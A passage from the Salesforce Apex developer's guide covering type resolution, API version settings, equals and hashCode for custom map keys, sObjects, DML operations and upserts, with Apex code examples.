3. If the second assumption does not hold true, the parser then assumes that `name1` is a namespace name, `name2` is a class name, `name3` is a static variable name, `name4 - nameM` are field references, and `nameN` is a method invocation.
4. If the third assumption does not hold true, the parser reports an error.

However, with class variables Apex also uses dot notation to reference member variables. Those member variables might refer to other class instances, or they might refer to an sObject which has its own dot notation rules to refer to field names (possibly navigating foreign keys).

Once you enter an sObject field in the expression, the remainder of the expression stays within the sObject domain, that is, sObject fields cannot refer back to Apex expressions.

For instance, if you have the following class:

```
public class c {
  c1 c1 = new c1();
  class c1 { c2 c2; }
  class c2 { Account a; }
}
```

Then the following expressions are all legal:

```
c.c1.c2.a.name
c.c1.c2.a.owner.lastName.toLowerCase()
c.c1.c2.a.tasks
c.c1.c2.a.contacts.size()
```

Type Resolution and System Namespace for Types

Because the type system must resolve user-defined types defined locally or in other classes, the Apex parser evaluates types as follows:

1. For a type reference `TypeN`, the parser first looks up that type as a scalar type.
2. If `TypeN` is not found, the parser looks up locally defined types.
3. If `TypeN` still is not found, the parser looks up a class of that name.
4. If `TypeN` still is not found, the parser looks up system types such as sObjects.

For the type `T1.T2` this could mean an inner type `T2` in a top-level class `T1`, or it could mean a top-level class `T2` in the namespace `T1` (in that order of precedence).

Apex Code Versions

To aid backwards-compatibility, classes and triggers are stored with the version settings for a specific Salesforce API version. If an Apex class or trigger references components, such as a custom object, in installed managed packages, the version settings for each managed package referenced by the class are saved too. This ensures that as Apex, the API, and the components in managed packages evolve in subsequent released versions, a class or trigger is still bound to versions with specific, known behavior.

Setting a version for an installed package determines the exposed interface and behavior of any Apex code in the installed package. This allows you to continue to reference Apex that may be deprecated in the latest version of an installed package, if you installed a version of the package before the code was deprecated.

Typically, you reference the latest Salesforce API version and each installed package version. If you save an Apex class or trigger without specifying the Salesforce API version, the class or trigger is associated with the latest installed version by default. If you save an Apex class or trigger that references a managed package without specifying a version of the managed package, the class or trigger is associated with the latest installed version of the managed package by default.

Versioning of Apex Classes and Methods

When classes and methods are added to the Apex language, those classes and methods are available to all API versions your Apex code is saved with, regardless of the API version (Salesforce release) they were introduced in. For example, if a method was added in API version 33.0, you can use this method in a custom class saved with API version 33.0 or another class saved with API version 25.0.

There is one exception to this rule. The classes and methods of the `ConnectApi` namespace are supported only in the API versions specified in the documentation. For example, if a class or method is introduced in API version 33.0, it is not available in earlier versions. For more information, see ConnectApi Versioning and Equality Checking on page 334.

IN THIS SECTION:

Setting the Salesforce API Version for Classes and Triggers

To set the Salesforce API and Apex version for a class or trigger:

1. Edit either a class or trigger, and click **Version Settings**.
2. Select the `Version` of the Salesforce API. This is also the version of Apex associated with the class or trigger.
3. Click **Save**.

If you pass an object as a parameter in a method call from one Apex class, C1, to another class, C2, and C2 has different fields exposed due to the Salesforce API version setting, the fields in the objects are controlled by the version settings of C2.

Using the following example, the `Categories` field is set to `null` after calling the `insertIdea` method in class C2 from a method in the test class C1, because the `Categories` field is not available in version 13.0 of the API.

The first class is saved using Salesforce API version 13.0:

```
// This class is saved using Salesforce API version 13.0
// Version 13.0 does not include the Idea.categories field
global class C2
{
    global Idea insertIdea(Idea a) {
        insert a; // category field set to null on insert

        // retrieve the new idea
        Idea insertedIdea = [SELECT title FROM Idea WHERE Id =:a.Id];

        return insertedIdea;
    }
}
```

The following class is saved using Salesforce API version 16.0:

```
@isTest
// This class is bound to API version 16.0 by Version Settings
private class C1
{
    static testMethod void testC2Method() {
        Idea i = new Idea();
        i.CommunityId = '09aD000000004YCIAY';
        i.Title = 'Testing Version Settings';
        i.Body = 'Categories field is included in API version 16.0';
        i.Categories = 'test';

        C2 c2 = new C2();
        Idea returnedIdea = c2.insertIdea(i);
        // retrieve the new idea
        Idea ideaMoreFields = [SELECT title, categories FROM Idea
             WHERE Id = :returnedIdea.Id];

        // assert that the categories field from the object created
        // in this class is not null
        System.assert(i.Categories != null);
        // assert that the categories field created in C2 is null
        System.assert(ideaMoreFields.Categories == null);
    }
}
```

Setting Package Versions for Apex Classes and Triggers

To configure the package version settings for a class or trigger:

1. Edit either a class or trigger, and click **Version Settings**.
2. Select a `Version` for each managed package referenced by the class or trigger. This version of the managed package will continue to be used by the class or trigger if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that is not already associated with the class or trigger.
3. Click **Save**.

Note the following when working with package version settings:

- If you save an Apex class or trigger that references a managed package without specifying a version of the managed package, the Apex class or trigger is associated with the latest installed version of the managed package by default.
- You cannot **Remove** a class or trigger's version setting for a managed package if the package is referenced in the class or trigger. Use **Show Dependencies** to find where a managed package is referenced by a class or trigger.

Lists of Custom Types and Sorting

Lists can hold objects of your user-defined types (your Apex classes). Lists of user-defined types can be sorted.

To sort such a list using the `List.sort` method, your Apex classes must implement the `Comparable` interface.

The sort criteria and sort order depends on the implementation that you provide for the `compareTo` method of the `Comparable` interface. For more information on implementing the `Comparable` interface for your own classes, see the Comparable Interface.

Using Custom Types in Map Keys and Sets

You can add instances of your own Apex classes to maps and sets.

For maps, instances of your Apex classes can be added either as keys or values, but if you add them as keys, there are some special rules that your class must implement for the map to function correctly, that is, for the key to fetch the right value. Similarly, if set elements are instances of your custom class, your class must follow those same rules.


Warning: If the object in your map keys or set elements changes after being added to the collection, it won't be found anymore because of changed field values.

When using a custom type (your Apex class) for the map key or set elements, provide `equals` and `hashCode` methods in your class. Apex uses these two methods to determine equality and uniqueness of keys for your objects.

Adding `equals` and `hashCode` Methods to Your Class

To ensure that map keys of your custom type are compared correctly and their uniqueness can be determined consistently, provide an implementation of the following two methods in your class:

- The `equals` method with this signature:

```
public Boolean equals(Object obj) {
    // Your implementation
}
```

Keep in mind the following when implementing the `equals` method. Assuming x, y, and z are non-null instances of your class, the `equals` method must be:

- Reflexive: `x.equals(x)`
- Symmetric: `x.equals(y)` should return `true` if and only if `y.equals(x)` returns `true`
- Transitive: if `x.equals(y)` returns `true` and `y.equals(z)` returns `true`, then `x.equals(z)` should return `true`
- Consistent: multiple invocations of `x.equals(y)` consistently return `true` or consistently return `false`
- For any non-null reference value x, `x.equals(null)` should return `false`

The `equals` method in Apex is based on the equals method in Java.

- The `hashCode` method with this signature:

```
public Integer hashCode() {
    // Your implementation
}
```

Keep in mind the following when implementing the `hashCode` method.

- If the `hashCode` method is invoked on the same object more than once during execution of an Apex request, it must return the same value.
- If two objects are equal, based on the `equals` method, `hashCode` must return the same value.
- If two objects are unequal, based on the result of the `equals` method, it is not required that `hashCode` return distinct values.

The `hashCode` method in Apex is based on the hashCode method in Java.

Another benefit of providing the `equals` method in your class is that it simplifies comparing your objects. You will be able to use the `==` operator to compare objects, or the `equals` method. For example:

```
// obj1 and obj2 are instances of MyClass
if (obj1 == obj2) {
    // Do something
}

if (obj1.equals(obj2)) {
    // Do something
}
```

Sample

This sample shows how to implement the `equals` and `hashCode` methods. The class that provides those methods is listed first. It also contains a constructor that takes two Integers. The second example is a code snippet that creates three objects of the class, two of which have the same values. Next, map entries are added using the pair objects as keys. The sample verifies that the map has only two entries since the entry that was added last has the same key as the first entry, and hence, overwrote it. The sample then uses the `==` operator, which works as expected because the class implements `equals`. Also, some additional map operations are performed, like checking whether the map contains certain keys, and writing all keys and values to the debug log. Finally, the sample creates a set and adds the same objects to it. It verifies that the set size is two, since only two objects out of the three are unique.

```
public class PairNumbers {
    Integer x,y;

    public PairNumbers(Integer a, Integer b) {
```

```
        x=a;
        y=b;
    }

    public Boolean equals(Object obj) {
        if (obj instanceof PairNumbers) {
            PairNumbers p = (PairNumbers)obj;
            return ((x==p.x) && (y==p.y));
        }
        return false;
    }

    public Integer hashCode() {
        return (31 * x) ^ y;
    }
}
```

This code snippet makes use of the `PairNumbers` class.

```
Map<PairNumbers, String> m = new Map<PairNumbers, String>();
PairNumbers p1 = new PairNumbers(1,2);
PairNumbers p2 = new PairNumbers(3,4);
// Duplicate key
PairNumbers p3 = new PairNumbers(1,2);
m.put(p1, 'first');
m.put(p2, 'second');
m.put(p3, 'third');

// Map size is 2 because the entry with
// the duplicate key overwrote the first entry.
System.assertEquals(2, m.size());

// Use the == operator
if (p1 == p3) {
    System.debug('p1 and p3 are equal.');
}

// Perform some other operations
System.assertEquals(true, m.containsKey(p1));
System.assertEquals(true, m.containsKey(p2));
System.assertEquals(false, m.containsKey(new PairNumbers(5,6)));

for(PairNumbers pn : m.keySet()) {
    System.debug('Key: ' + pn);
}

List<String> mValues = m.values();
System.debug('m.values: ' + mValues);

// Create a set
Set<PairNumbers> s1 = new Set<PairNumbers>();
s1.add(p1);
s1.add(p2);
s1.add(p3);
```

```
// Verify that we have only two elements
// since the p3 is equal to p1.
System.assertEquals(2, s1.size());
```

CHAPTER 7 Working with Data in Apex

In this chapter ...

This chapter describes how you can add and interact with data in the Force.com platform persistence layer. In this chapter, you'll learn about the main data type that holds data objects—the sObject data type. You'll also learn about the language used to manipulate data—Data Manipulation Language (DML), and query languages used to retrieve data, such as the (), among other things. This chapter also explains the use of custom settings in Apex.

sObject Types

In this developer's guide, the term *sObject* refers to any object that can be stored in the Force.com platform database. An sObject variable represents a row of data and can only be declared in Apex using the SOAP API name of the object. For example:

```
Account a = new Account();
MyCustomObject__c co = new MyCustomObject__c();
```

Similar to the SOAP API, Apex allows the use of the generic sObject abstract type to represent any object. The sObject data type can be used in code that processes different types of sObjects.

The `new` operator still requires a concrete sObject type, so all instances are specific sObjects. For example:

```
sObject s = new Account();
```

You can also use casting between the generic sObject type and the specific sObject type. For example:

```
// Cast the generic variable s from the example above
// into a specific account and account variable a
Account a = (Account)s;
// The following generates a runtime error
Contact c = (Contact)s;
```

Because sObjects work like objects, you can also have the following:

```
Object obj = s;
// and
a = (Account)obj;
```

DML operations work on variables declared as the generic sObject data type as well as with regular sObjects.

sObject variables are initialized to `null`, but can be assigned a valid object reference with the `new` operator. For example:

```
Account a = new Account();
```

Developers can also specify initial field values with comma-separated `name = value` pairs when instantiating a new sObject. For example:

```
Account a = new Account(name = 'Acme', billingcity = 'San Francisco');
```

For information on accessing existing sObjects from the Force.com platform database, see "SOQL and SOSL Queries" in the *Force.com SOQL and SOSL Reference*.

Note: The ID of an sObject is a read-only value and can never be modified explicitly in Apex unless it is cleared during a clone operation, or is assigned with a constructor. The Force.com platform assigns ID values automatically when an object record is initially inserted to the database for the first time. For more information see Lists on page 28.

Custom Labels

Custom labels are not standard sObjects. You cannot create a new instance of a custom label. You can only access the value of a custom label using `system.label.`***`label_name`***. For example:

```
String errorMsg = System.Label.generic_error;
```

For more information on custom labels, see "Custom Labels Overview" in the Salesforce online help.

Accessing sObject Fields

As in Java, sObject fields can be accessed or changed with simple dot notation. For example:

```
Account a = new Account();
a.Name = 'Acme';     // Access the account name field and assign it 'Acme'
```

System generated fields, such as `Created By` or `Last Modified Date`, cannot be modified. If you try, the Apex runtime engine generates an error. Additionally, formula field values and values for other fields that are read-only for the context user cannot be changed.

If you use the generic sObject type instead of a specific object, such as Account, you can retrieve only the `Id` field using dot notation. You can set the `Id` field for Apex code saved using Salesforce API version 27.0 and later). Alternatively, you can use the generic sObject `put` and `get` methods. See sObject Class.

This example shows how you can access the `Id` field and operations that aren't allowed on generic sObjects.

```
Account a = new Account(Name = 'Acme', BillingCity = 'San Francisco');
insert a;
sObject s = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1];
// This is allowed
ID id = s.Id;
// The following line results in an error when you try to save
String x = s.Name;
// This line results in an error when you try to save using API version 26.0 or earlier
s.Id = [SELECT Id FROM Account WHERE Name = 'Acme' LIMIT 1].Id;
```

Note: If your organization has enabled person accounts, you have two different kinds of accounts: business accounts and person accounts. If your code creates a new account using `name`, a business account is created. If your code uses `LastName`, a person account is created.

If you want to perform operations on an sObject, it is recommended that you first convert it into a specific object. For example:

```
Account a = new Account(Name = 'Acme', BillingCity = 'San Francisco');
insert a;
sObject s = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1];
ID id = s.ID;
Account convertedAccount = (Account)s;
convertedAccount.name = 'Acme2';
update convertedAccount;
Contact sal = new Contact(FirstName = 'Sal', Account = convertedAccount);
```

The following example shows how you can use SOSL over a set of records to determine their object types. Once you have converted the generic sObject record into a Contact, Lead, or Account, you can modify its fields accordingly:

```
public class convertToCLA {
    List<Contact> contacts;
    List<Lead> leads;
    List<Account> accounts;

    public void convertType(Integer phoneNumber) {
        List<List<sObject>> results = [FIND '4155557000'
                        IN Phone FIELDS
                        RETURNING Contact(Id, Phone, FirstName, LastName),
                        Lead(Id, Phone, FirstName, LastName), Account(Id, Phone, Name)];

        sObject[] records = ((List<sObject>)results[0]);
```

```
        if (!records.isEmpty()) {
            for (Integer i = 0; i < records.size(); i++) {
              sObject record = records[i];
              if (record.getSObjectType() == Contact.sObjectType) {
                contacts.add((Contact) record);
              } else if (record.getSObjectType() == Lead.sObjectType){
                leads.add((Lead) record);
              } else if (record.getSObjectType() == Account.sObjectType) {
                accounts.add((Account) record);
              }
            }
        }
    }
}
```

Validating sObjects and Fields

When Apex code is parsed and validated, all sObject and field references are validated against actual object and field names, and a parse-time exception is thrown when an invalid name is used.

In addition, the Apex parser tracks the custom objects and fields that are used, both in the code's syntax as well as in embedded SOQL and SOSL statements. The platform prevents users from making the following types of modifications when those changes cause Apex code to become invalid:

- Changing a field or object name
- Converting from one data type to another
- Deleting a field or object
- Making certain organization-wide changes, such as record sharing, field history tracking, or record types

Adding and Retrieving Data

Apex is tightly integrated with the Force.com platform persistence layer. Records in the database can be inserted and manipulated through Apex directly using simple statements. The language in Apex that allows you to add and manage records in the database is the Data Manipulation Language (DML). In contrast to the SOQL language, which is used for read operations—querying records, DML is used for write operations.

Before inserting or manipulating records, record data is created in memory as sObjects. The sObject data type is a generic data type and corresponds to the data type of the variable that will hold the record data. There are specific data types, subtyped from the sObject data type, which correspond to data types of standard object records, such as Account or Contact, and custom objects, such as Invoice_Statement__c. Typically, you will work with these specific sObject data types. But sometimes, when you don't know the type of the sObject in advance, you can work with the generic sObject data type. This is an example of how you can create a new specific Account sObject and assign it to a variable.

```
Account a = new Account(Name='Account Example');
```

In the previous example, the account referenced by the variable `a` exists in memory with the required `Name` field. However, it is not persisted yet to the Force.com platform persistence layer. You need to call DML statements to persist sObjects to the database. Here is an example of creating and persisting this account using the `insert` statement.

```
Account a = new Account(Name='Account Example');
insert a;
```

Also, you can use DML to modify records that have already been inserted. Among the operations you can perform are record updates, deletions, restoring records from the Recycle Bin, merging records, or converting leads. After querying for records, you get sObject instances that you can modify and then persist the changes of. This is an example of querying for an existing record that has been previously persisted, updating a couple of fields on the sObject representation of this record in memory, and then persisting this change to the database.

```
// Query existing account.
Account a = [SELECT Name,Industry
               FROM Account
               WHERE Name='Account Example' LIMIT 1];

// Write the old values the debug log before updating them.
System.debug('Account Name before update: ' + a.Name); // Name is Account Example
System.debug('Account Industry before update: ' + a.Industry);// Industry is not set

// Modify the two fields on the sObject.
a.Name = 'Account of the Day';
a.Industry = 'Technology';

// Persist the changes.
update a;

// Get a new copy of the account from the database with the two fields.
Account a = [SELECT Name,Industry
             FROM Account
             WHERE Name='Account of the Day' LIMIT 1];

// Verify that updated field values were persisted.
System.assertEquals('Account of the Day', a.Name);
System.assertEquals('Technology', a.Industry);
```

DML

DML Statements vs. Database Class Methods

Apex offers two ways to perform DML operations: using DML statements or Database class methods. This provides flexibility in how you perform data operations. DML statements are more straightforward to use and result in exceptions that you can handle in your code. This is an example of a DML statement to insert a new record.

```
// Create the list of sObjects to insert
List<Account> acctList = new List<Account>();
acctList.add(new Account(Name='Acme1'));
acctList.add(new Account(Name='Acme2'));
```

```
// DML statement
insert acctList;
```

This is an equivalent example to the previous one but it uses a method of the Database class instead of the DML verb.

```
// Create the list of sObjects to insert
List<Account> acctList = new List<Account>();
acctList.add(new Account(Name='Acme1'));
acctList.add(new Account(Name='Acme2'));

// DML statement
Database.SaveResult[] sr = Database.insert(acctList, false);

// Iterate through each returned result
for (Database.SaveResult sr : srList) {
    if (sr.isSuccess()) {
        // Operation was successful, so get the ID of the record that was processed
        System.debug('Successfully inserted account. Account ID: ' + sr.getId());
    }
    else {
        // Operation failed, so get all errors
        for(Database.Error err : sr.getErrors()) {
            System.debug('The following error has occurred.');
            System.debug(err.getStatusCode() + ': ' + err.getMessage());
            System.debug('Account fields that affected this error: ' + err.getFields());
        }
    }
}
```

One difference between the two options is that by using the Database class method, you can specify whether or not to allow for partial record processing if errors are encountered. You can do so by passing an additional second Boolean parameter. If you specify `false` for this parameter and if a record fails, the remainder of DML operations can still succeed. Also, instead of exceptions, a result object array (or one result object if only one sObject was passed in) is returned containing the status of each operation and any errors encountered. By default, this optional parameter is `true`, which means that if at least one sObject can't be processed, all remaining sObjects won't and an exception will be thrown for the record that causes a failure.

The following helps you decide when you want to use DML statements or Database class methods.

- Use DML statements if you want any error that occurs during bulk DML processing to be thrown as an Apex exception that immediately interrupts control flow (by using `try. . .catch` blocks). This behavior is similar to the way exceptions are handled in most database procedural languages.
- Use Database class methods if you want to allow partial success of a bulk DML operation—if a record fails, the remainder of the DML operation can still succeed. Your application can then inspect the rejected records and possibly retry the operation. When using this form, you can write code that never throws DML exception errors. Instead, your code can use the appropriate results array to judge success or failure. Note that Database methods also include a syntax that supports thrown exceptions, similar to DML statements.

Note: Most operations overlap between the two, except for a few.

- The `convertLead` operation is only available as a Database class method, not as a DML statement.
- The Database class also provides methods not available as DML statements, such as methods transaction control and rollback, emptying the Recycle Bin, and methods related to SOQL queries.

DML Operations As Atomic Transactions

DML operations execute within a transaction. All DML operations in a transaction either complete successfully, or if an error occurs in one operation, the entire transaction is rolled back and no data is committed to the database. The boundary of a transaction can be a trigger, a class method, an anonymous block of code, an Apex page, or a custom Web service method.

All operations that occur inside the transaction boundary represent a single unit of operations. This also applies to calls that are made from the transaction boundary to external code, such as classes or triggers that get fired as a result of the code running in the transaction boundary. For example, consider the following chain of operations: a custom Apex Web service method calls a method in a class that performs some DML operations. In this case, all changes are committed to the database only after all operations in the transaction finish executing and don't cause any errors. If an error occurs in any of the intermediate steps, all database changes are rolled back and the transaction isn't committed.

How DML Works

Single vs. Bulk DML Operations

You can perform DML operations either on a single sObject, or in bulk on a list of sObjects. Performing bulk DML operations is the recommended way because it helps avoid hitting governor limits, such as the DML limit of 150 statements per Apex transaction. This limit is in place to ensure fair access to shared resources in the Force.com multitenant platform. Performing a DML operation on a list of sObjects counts as one DML statement for all sObjects in the list, as opposed to one statement for each sObject.

This is an example of performing DML calls on single sObjects, which is not efficient.

The for loop iterates over contacts, and for each contact, it sets a new value for the Description__c field if the department field matches a certain value. If the list contains more than 150 items, the 151st update call returns an exception that can't be caught for exceeding the DML statement limit of 150.

```
for(Contact badCon : conList) {
    if (badCon.Department = 'Finance') {
        badCon.Description__c = 'New description';
    }
    // Not a good practice since governor limits might be hit.
    update badCon;
}
```

This is a modified version of the previous example that doesn't hit the governor limit. It bulkifies DML operations by calling `update` on a list of contacts. This counts as one DML statement, which is far below the limit of 150.

```
// List to hold the new contacts to update.
List<Contact> updatedList = new List<Contact>();

for(Contact con : conList) {
    if (con.Department == 'Finance') {
        con.Description = 'New description';
        // Add updated contact sObject to the list.
        updatedList.add(con);
    }
}

// Call update on the list of contacts.
// This results in one DML call for the entire list.
update updatedList;
```

The other governor limit that affects DML operations is the total number of 10,000 rows that can be processed by DML operations in a single transaction. All rows processed by all DML calls in the same transaction count incrementally toward this limit. For example, if you insert 100 contacts and update 50 contacts in the same transaction, your total DML processed rows are 150 and you still have 9,850 rows left (10,000 - 150).

System Context and Sharing Rules

Most DML operations execute in system context, ignoring the current user's permissions, field-level security, organization-wide defaults, position in the role hierarchy, and sharing rules. For more information, see Enforcing Sharing Rules.

Note that if you execute DML operations within an anonymous block, they will execute using the current user's object and field-level permissions.

DML Operations

Inserting and Updating Records

Using DML, you can insert new records and commit them to the database. Similarly, you can update the field values of existing records.

This example shows how to insert three account records and update an existing account record. First, it creates three Account sObjects and adds them to a list. It then performs a bulk insertion by inserting the list of accounts using one `insert` statement. Next, it queries the second account record, updates the billing city, and calls the `update` statement to persist the change in the database.

```
Account[] accts = new List<Account>();
for(Integer i=0;i<3;i++) {
    Account a = new Account(Name='Acme' + i,
                            BillingCity='San Francisco');
    accts.add(a);
}
Account accountToUpdate;
try {
    insert accts;

    // Update account Acme2.
    accountToUpdate =
        [SELECT BillingCity FROM Account
         WHERE Name='Acme2' AND BillingCity='San Francisco'
         LIMIT 1];
    // Update the billing city.
    accountToUpdate.BillingCity = 'New York';
    // Make the update call.
    update accountToUpdate;
} catch(DmlException e) {
    System.debug('An unexpected error has occurred: ' + e.getMessage());
}

// Verify that the billing city was updated to New York.
Account afterUpdate =
    [SELECT BillingCity FROM Account WHERE Id=:accountToUpdate.Id];
System.assertEquals('New York', afterUpdate.BillingCity);
```

Inserting Related Records

You can insert records related to existing records if a relationship has already been defined between the two objects, such as a lookup or master-detail relationship. A record is associated with a related record through a foreign key ID. You can only set this foreign key ID on the master record. For example, if inserting a new contact, you can specify the contact's related account record by setting the value of the `AccountId` field.

This example shows how to add a contact to an account (the related record) by setting the `AccountId` field on the contact. Contact and Account are linked through a lookup relationship.

```
try {
    Account acct = new Account(Name='SFDC Account');
    insert acct;

    // Once the account is inserted, the sObject will be
    // populated with an ID.
    // Get this ID.
    ID acctID = acct.ID;

    // Add a contact to this account.
    Contact con = new Contact(
        FirstName='Joe',
        LastName='Smith',
        Phone='415.555.1212',
        AccountId=acctID);
    insert con;
} catch(DmlException e) {
    System.debug('An unexpected error has occurred: ' + e.getMessage());
}
```

Updating Related Records

Fields on related records can't be updated with the same call to the DML operation and require a separate DML call. For example, if inserting a new contact, you can specify the contact's related account record by setting the value of the `AccountId` field. However, you can't change the account's name without updating the account itself with a separate DML call. Similarly, when updating a contact, if you also want to update the contact's related account, you must make two DML calls. The following example updates a contact and its related account using two `update` statements.

```
try {
    // Query for the contact, which has been associated with an account.
    Contact queriedContact = [SELECT Account.Name
                              FROM Contact
                              WHERE FirstName = 'Joe' AND LastName='Smith'
                              LIMIT 1];

    // Update the contact's phone number
    queriedContact.Phone = '415.555.1213';

    // Update the related account industry
    queriedContact.Account.Industry = 'Technology';

    // Make two separate calls
    // 1. This call is to update the contact's phone.
    update queriedContact;
```

```
    // 2. This call is to update the related account's Industry field.
    update queriedContact.Account;
} catch(Exception e) {
    System.debug('An unexpected error has occurred: ' + e.getMessage());
}
```

Relating Records by Using an External ID

Add related records by using a custom external ID field on the parent record. Associating records through the external ID field is an alternative to using the record ID. You can add a related record to another record only if a relationship has been defined for the objects involved, such as a master-detail or lookup relationship.

To relate a record to its parent record with an external ID, the parent object must have a custom field marked as External ID. Create the parent sObject with an external ID value, and then set this record as a nested sObject on the record you want to link.

This example shows how to relate a new opportunity to an existing account. The account has an external ID field, named `MyExtID`, of type text. Before the new opportunity is inserted, the Account record is added to this opportunity as a nested sObject through the `Opportunity.Account` relationship field. The Account sObject contains only the external ID field.

```
Opportunity newOpportunity = new Opportunity(
    Name='OpportunityWithAccountInsert',
    StageName='Prospecting',
    CloseDate=Date.today().addDays(7));

// Create the parent record reference.
// An account with this external ID value already exists.
// This sObject is used only for foreign key reference
// and doesn't contain any other fields.
Account accountReference = new Account(
    MyExtID__c='SAP111111');

// Add the nested account sObject to the opportunity.
newOpportunity.Account = accountReference;

// Create the opportunity.
Database.SaveResult results = Database.insert(newOpportunity);
```

The previous sample performs an insert operation, but you can also relate sObjects through external ID fields when performing updates or upserts. If the parent record doesn't exist, you can create it with a separate DML statement or by using the same DML statement as shown in Creating Parent and Child Records in a Single Statement Using Foreign Keys.

Creating Parent and Child Records in a Single Statement Using Foreign Keys

You can use external ID fields as foreign keys to create parent and child records of different sObject types in a single step instead of creating the parent record first, querying its ID, and then creating the child record. To do this:

- Create the child sObject and populate its required fields, and optionally other fields.
- Create the parent reference sObject used only for setting the parent foreign key reference on the child sObject. This sObject has only the external ID field defined and no other fields set.
- Set the foreign key field of the child sObject to the parent reference sObject you just created.
- Create another parent sObject to be passed to the `insert` statement. This sObject must have the required fields (and optionally other fields) set in addition to the external ID field.

- Call `insert` by passing it an array of sObjects to create. The parent sObject must precede the child sObject in the array, that is, the array index of the parent must be lower than the child's index.

You can create related records that are up to 10 levels deep. Also, the related records created in a single call must have different sObject types. For more information, see Creating Records for Different Object Types in the *SOAP API Developer's Guide*.

The following example shows how to create an opportunity with a parent account using the same `insert` statement. The example creates an Opportunity sObject and populates some of its fields, then creates two Account objects. The first account is only for the foreign key relationship, and the second is for the account creation and has the account fields set. Both accounts have the external ID field, `MyExtID__c`, set. Next, the sample calls `Database.insert` by passing it an array of sObjects. The first element in the array is the parent sObject and the second is the opportunity sObject. The `Database.insert` statement creates the opportunity with its parent account in a single step. Finally, the sample checks the results and writes the IDs of the created records to the debug log, or the first error if record creation fails. This sample requires an external ID text field on Account called MyExtID.

```
public class ParentChildSample {
    public static void InsertParentChild() {
        Date dt = Date.today();
        dt = dt.addDays(7);
        Opportunity newOpportunity = new Opportunity(
            Name='OpportunityWithAccountInsert',
            StageName='Prospecting',
            CloseDate=dt);

        // Create the parent reference.
        // Used only for foreign key reference
        // and doesn't contain any other fields.
        Account accountReference = new Account(
            MyExtID__c='SAP111111');
        newOpportunity.Account = accountReference;

        // Create the Account object to insert.
        // Same as above but has Name field.
        // Used for the insert.
        Account parentAccount = new Account(
            Name='Hallie',
            MyExtID__c='SAP111111');

        // Create the account and the opportunity.
        Database.SaveResult[] results = Database.insert(new SObject[] {
            parentAccount, newOpportunity });

        // Check results.
        for (Integer i = 0; i < results.size(); i++) {
            if (results[i].isSuccess()) {
            System.debug('Successfully created ID: '
                  + results[i].getId());
            } else {
            System.debug('Error: could not create sobject '
                  + 'for array element ' + i + '.');
            System.debug('   The error reported was: '
                  + results[i].getErrors()[0].getMessage() + '\n');
            }
        }
    }
}
```

Upserting Records

Using the `upsert` operation, you can either insert or update an existing record in one call. To determine whether a record already exists, the `upsert` statement or Database method uses the record's ID as the key to match records, a custom external ID field, or a standard field with the `idLookup` attribute set to true.

- If the key is not matched, then a new object record is created.
- If the key is matched once, then the existing object record is updated.
- If the key is matched multiple times, then an error is generated and the object record is neither inserted or updated.

Note: Custom field matching is case-insensitive only if the custom field has the **Unique** and **Treat "ABC" and "abc" as duplicate values (case insensitive)** attributes selected as part of the field definition. If this is the case, "ABC123" is matched with "abc123." For more information, see "Create Custom Fields" in the Salesforce Help.

Examples

The following example updates the city name for all existing accounts located in the city formerly known as Bombay, and also inserts a new account located in San Francisco:

```
Account[] acctsList = [SELECT Id, Name, BillingCity
                       FROM Account WHERE BillingCity = 'Bombay'];
for (Account a : acctsList) {
    a.BillingCity = 'Mumbai';
}
Account newAcct = new Account(Name = 'Acme', BillingCity = 'San Francisco');
acctsList.add(newAcct);
try {
    upsert acctsList;
} catch (DmlException e) {
    // Process exception here
}
```

Note: For more information on processing `DmlExceptions`, see Bulk DML Exception Handling on page 137.

This next example uses the `Database.upsert` method to upsert a collection of leads that are passed in. This example allows for partial processing of records, that is, in case some records fail processing, the remaining records are still inserted or updated. It iterates through the results and adds a new task to each record that was processed successfully. The task sObjects are saved in a list, which is then bulk inserted. This example is followed by a test class that contains a test method for testing the example.

```
/* This class demonstrates and tests the use of the
 * partial processing DML operations */

public class DmlSamples {

   /* This method accepts a collection of lead records and
      creates a task for the owner(s) of any leads that were
      created as new, that is, not updated as a result of the upsert
      operation */
   public static List<Database.upsertResult> upsertLeads(List<Lead> leads)  {

      /* Perform the upsert. In this case the unique identifier for the
         insert or update decision is the Salesforce record ID. If the
         record ID is null the row will be inserted, otherwise an update
         will be attempted. */
```

```
      List<Database.upsertResult> uResults = Database.upsert(leads,false);

      /* This is the list for new tasks that will be inserted when new
         leads are created. */
      List<Task> tasks = new List<Task>();
      for(Database.upsertResult result:uResults) {
         if (result.isSuccess() && result.isCreated())
              tasks.add(new Task(Subject = 'Follow-up', WhoId = result.getId()));
      }

      /* If there are tasks to be inserted, insert them */
      Database.insert(tasks);

      return uResults;
   }
}
```

```
@isTest
private class DmlSamplesTest {
   public static testMethod void testUpsertLeads() {
        /* We only need to test the insert side of upsert */
      List<Lead> leads = new List<Lead>();

      /* Create a set of leads for testing */
      for(Integer i = 0;i < 100; i++) {
         leads.add(new Lead(LastName = 'testLead', Company = 'testCompany'));
      }

      /* Switch to the runtime limit context */
      Test.startTest();

      /* Exercise the method */
      List<Database.upsertResult> results = DmlSamples.upsertLeads(leads);

      /* Switch back to the test context for limits */
      Test.stopTest();

      /* ID set for asserting the tasks were created as expected */
      Set<Id> ids = new Set<Id>();

      /* Iterate over the results, asserting success and adding the new ID
         to the set for use in the comprehensive assertion phase below. */
      for(Database.upsertResult result:results) {
         System.assert(result.isSuccess());
         ids.add(result.getId());
      }

      /* Assert that exactly one task exists for each lead that was inserted. */
      for(Lead l:[SELECT Id, (SELECT Subject FROM Tasks) FROM Lead WHERE Id IN :ids]) {
         System.assertEquals(1,l.tasks.size());
      }
   }
}
```

Use of `upsert` with an external ID can reduce the number of DML statements in your code, and help you to avoid hitting governor limits (see Execution Governors and Limits). This next example uses `upsert` and an external ID field `Line_Item_Id__c` on the Asset object to maintain a one-to-one relationship between an asset and an opportunity line item.

Note: Before running this sample, create a custom text field on the Asset object named `Line_Item_Id__c` and mark it as an external ID. For information on custom fields, see the Salesforce online help.

```
public void upsertExample() {
    Opportunity opp = [SELECT Id, Name, AccountId,
                              (SELECT Id, PricebookEntry.Product2Id, PricebookEntry.Name

                               FROM OpportunityLineItems)
                       FROM Opportunity
                       WHERE HasOpportunityLineItem = true
                       LIMIT 1];

    Asset[] assets = new Asset[]{};

    // Create an asset for each line item on the opportunity
    for (OpportunityLineItem lineItem:opp.OpportunityLineItems) {

